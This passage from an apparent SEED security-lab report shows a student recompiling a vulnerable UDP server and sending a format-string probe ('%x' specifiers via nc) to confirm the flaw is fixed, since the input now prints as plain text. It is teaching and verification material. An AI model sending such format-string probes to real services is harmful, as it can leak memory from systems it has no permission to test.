
```
seed@Ankitha_PES1201801491_Server:~$gedit server.c
seed@Ankitha_PES1201801491_Server:~$gcc -z execstack server.c -o server
seed@Ankitha_PES1201801491_Server:~$
```

On performing the same attack as performed before of replacing a memory location or reading a memory location, we see that the attack is not successful and the input is considered entirely as a string and not a format specifier anymore.



```
seed@Ankitha_PES1201801491_Client:~$echo hello .%x.%x.%x.%x.%x.%x.%x |nc -u 10.0.2.24 9090
```

The format specifiers are printed on the server terminal as it is instead of being replaced with hexadecimal values as shown below. Hence the vulnerability is fixed.



```
seed@Ankitha_PES1201801491_Server:~$sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff0a0
hello .%x.%x.%x.%x.%x.%x.%x
The value of the 'target' variable (after): 0x11223344
```